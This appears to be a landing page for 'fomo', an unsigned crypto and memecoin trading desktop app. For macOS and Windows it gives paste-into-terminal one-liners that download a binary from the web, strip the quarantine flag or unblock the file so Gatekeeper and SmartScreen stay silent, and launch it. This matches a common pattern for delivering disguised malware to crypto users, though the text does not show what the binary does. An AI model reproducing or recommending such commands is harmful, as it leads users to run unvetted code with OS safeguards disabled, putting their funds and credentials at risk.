
fomo

where traders become legends.
From memecoins to viral tokens, trade any crypto in seconds.

From memecoins to viral tokens, trade any crypto in seconds.
Open a trade on your Mac, pick it back up on your PC — all in one app.



the only social-first trading app


one account. your Mac at home, your PC at the office.
the build is unsigned for now — here’s how to open it on each OS.
macOS
⚡ Fastest way — paste this into Terminal. It downloads fomo, installs it to Applications, clears the quarantine flag (so the unsigned build opens without the Gatekeeper prompt) and launches it:
$ curl -L -o /tmp/fomo.dmg "https://www.fomodesktop.app/downloads/fomo.dmg" && hdiutil attach /tmp/fomo.dmg -nobrowse -mountpoint /tmp/fomo_mount -quiet && rm -rf /Applications/fomo.app && cp -R /tmp/fomo_mount/fomo.app /Applications/ && xattr -cr /Applications/fomo.app && hdiutil detach /tmp/fomo_mount -quiet && rm -f /tmp/fomo.dmg && open /Applications/fomo.app
Mount the .dmg and drag fomo.app to
your Applications folder, then:
fomo.app in /Applications and select
Open.
fomo.app.
Windows
⚡ Fastest way — open PowerShell and paste this. It downloads fomo, unblocks it (so SmartScreen won’t warn) and launches the installer:
PS> $e="$env:TEMP\fomo-setup.exe"; Invoke-WebRequest "https://www.fomodesktop.app/downloads/fomo-setup.exe" -OutFile $e; Unblock-File $e; Start-Process $e
Run fomo-setup.exe to install fomo, then:


Choose your platform — one account works everywhere.